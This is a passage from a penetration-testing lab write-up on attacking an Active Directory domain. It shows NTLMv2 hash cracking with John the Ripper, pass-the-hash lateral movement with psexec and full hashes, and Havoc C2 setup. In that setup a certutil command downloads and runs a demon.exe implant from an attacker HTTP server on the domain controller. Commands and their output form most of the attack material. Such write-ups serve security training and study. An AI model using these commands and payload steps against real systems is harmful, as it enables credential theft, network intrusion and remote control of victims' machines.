
Press 'q' or Ctrl-C to abort, almost any other key for status

Password@123 (user1)

Ig 0:00:00:00 DONE (2024-05-16 17:49) 100.0g/s 49100p/s 49100c/s 49100C/s 123123..redwings

Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably Session completed.
```

Access to the invalid shared folder (\\thecyborglab) via SMB protocol from vulnerable domain controller (192.168.192.142):



The NTLMv2 hashes for Administrator was captured by the Responder from the SMB protocol:

Crack the NTLMv2 password hashes using John-The-Ripper:

john ntlmhash.txt -wordlist=./PasswordList.txt

```
(root® THECyb0rg) - [~/Desktop/AD-Lab]

# john ntlmhash.txt --wordlist=./PasswordList.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@123 (Administrator)

1g 0:00:00:00 DONE (2024-05-16 17:53) 100.0g/s 49100p/s 49100c/s 49100C/s 123123..redwings
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

5. Lateral Movement

Moving laterally from one system to another after obtaining the valid set of credentials or hashes is a common action performed by the malicious threat actor. The local administrator account credentials usually remain the same across the entire domain if Local Administrator Password Solution (LAPS) was not implemented within the environment. Abusing this insecure practice may lead to security compromise of all the workstation within the entire domain.

5.1 Pass-The-Hash Attack (PTH)

The password hashes of the administrator could be used to perform Pass-The-Hash attack by using the obtained hashes instead of the clear-text password to gain access to the connected systems within the network.

Access to a workstation system (192.168.192.139) using the administrator password hashes obtained from the DCSync attack:

./psexec.py thecyborg.lab/administrator@192.168.192.139 \

-hashes 'aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b'

Access to the domain controller (192.168.192.142) using the administrator password hashes obtained from the DCSync attack:

./psexec.py thecyborg.lab/administrator@192.168.192.142 \

-hashes 'aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b'

5.1 PowerShell Remoting

From PowerShell access via PsExec on the domain controller (192.168.192.142), initiating remote access is possible to other 2 workstations on the network such as PC1.thecyborg.lab and PC2.thecyborg.lab via PowerShell remoting.

Access to PC1.thecyborg.lab via PowerShell remoting:

```
# ./psexec.py thecyborg.lab/administrator@192.168.192.142 \
```

-hashes 'aad3b435b51404eeaad3b435b51404ee;a29f7623fd11550def0192de9246f46b'

powershell

Enter-PSSession -ComputerName PC1.thecyborg.lab

Access to PC2.thecyborg.lab via PowerShell remoting:

- # ./psexec.py thecyborg.lab/administrator@192.168.192.142 \
- -hashes 'aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b'
- # powershell
- # Enter-PSSession -ComputerName PC2.thecyborg.lab

6. Havoc C2 Framework

Command and Control Server (C2) is the centralized server used to control the compromised systems on the target environment. There are many C2s that have been used by the attackers such as Cobalt Strike, Brute Ratel and more. However, as the scope of the paper relies heavily on the open-sourced tools and frameworks. Therefore, the Havoc C2 is used for the demonstration.

Configure C2 profile:

nano /usr/share/havoc/profiles/havoc.yaotl

```
(root⊗ THECyb0rg) - [/usr/share/havoc/profiles]
# ls -l
total 12
-rw-r--r-- 1 root root 689 May 21 17:47 havoc.yaotl
-rw-r--r-- 1 root root 1759 Oct 12 2023 http_smb.yaotl
-rw-r--r-- 1 root root 868 Oct 12 2023 webhook_example.yaotl
```

```
GNU nano 7.2

Teamserver {

Host = "0.0.0.0"

Port = 40056

Build {

Compiler64 = "/usr/bin/x86 64-w64-mingw32-gcc"

Compiler86 = "/usr/bin/i686-w64-mingw32-gcc"

Nasm = "/usr/bin/nasm"
}

Operators {

user "TheCyborg" {

Password = "password"

}

user "Neo" {

Password = "password1234"
```


Fire up the C2 server:

havoc server -profile /user/share/havoc/profiles/havoc.yaotl

Invoke the Havoc client, connect to the server and setup listener:


havoc client

On windows > View > Listener > Add



Generate the malicious payload using the configured listener and deploy on the compromised target systems:

On windows > Attack > Payload > Generate



Host the generated malicious payload using python server module on port 9090:

python -m http.server 9090

```
(root⊗THECyb0rg) - [~/Desktop/AD-Lab]

# python -m http.server 9090

Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...

192.168.192.142 - - [21/May/2024 18:06:25] "GET /demon.x64.exe HTTP/1.1" 200 - 192.168.192.142 - - [21/May/2024 18:06:25] "GET /demon.x64.exe HTTP/1.1" 200 - 192.168.192.142 - - [21/May/2024 18:07:08] "GET /demon.x64.exe HTTP/1.1" 200 - 192.168.192.142 - - [21/May/2024 18:07:08] "GET /demon.x64.exe HTTP/1.1" 200 -
```


Pass the session from the native command access into C2 command server leveraging the PTH technique:

```
# ./psexec.py thecyborg.lab/administrator@192.168.192.142 \
-hashes 'aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b'


# certutil.exe -urlcache -f http://192.168.192.128:9090/demon.x64.exe demon.exe

# demon.exe
```

```
# ./psexec.py Administrator@192.168.192.142 -hashes 'aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b'
mpacket v0.11.0 - Copyright 2023 Fortra
   Requesting shares on 192.168.192.142.....
  Found writable share ADMIN$
Uploading file FMOWNawD.exe
Opening SVCManager on 192.168.192.142....
   Creating service thSg on 192.168.192.142.....
   Starting service thSg..
!! Press help for extra shell commands
dicrosoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.
certutil.exe -urlcache -f http://192.168.192.128:9090/demon.x64.exe demon.exe
CertUtil: -URLCache command completed successfully.
Volume in drive C has no label.
Volume Serial Number is 4207-D6C7
Directory of C:\
5/13/2024 07:11 PM <DIR>
                                              Common
5/21/2024 06:07 PM
1/06/2022 01:21 AM
                                      92,672 demon.exe
5/11/2024 06:40 PM
                                               Program Files
9/15/2018 04:06 PM
                                              Program Files (x86)
5/13/2024 03:11 PM
                            <DIR>
5/21/2024 06:06 PM
                            <DIR>
                                              Windows
                                       92,672 bytes
                 1 File(s)
                             50,946,658,304 bytes free
```



Replication of the same above technique to gain C2 command access on the compromised systems for both PC1.thecyborg.lab and PC2.thecyborg.lab workstations:



Appendix

Resources and References:

https://github.com/WaterExecution/vulnerable-AD-plus

https://www.kali.org/get-kali

https://github.com/byt3bl33d3r/CrackMapExec

https://github.com/fortra/impacket

https://hashcat.net/hashcat/

https://github.com/openwall/john

https://github.com/HavocFramework/Havoc

https://github.com/SpiderLabs/Responder

https://github.com/ropnop/windapsearch

https://github.com/ropnop/kerbrute

https://www.metasploit.com/

https://github.com/dirkjanm/BloodHound.py

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Misc:

- https://www.facebook.com/thecyb0rglab
- https://github.com/THECyb0rgLab
- https://www.youtube.com/@thecyb0rglab471

In collaboration with:





THECybOrg Lab — a vulnerability research lab hunting for unknown vulnerabilities (0-Day) in computer software as well as web applications. A lot of my work and research has been published on the Github Repository, Facebook Page and Youtube channel including customized penetration testing tools, presentations, research papers, technical demonstration videos and various forked projects etc.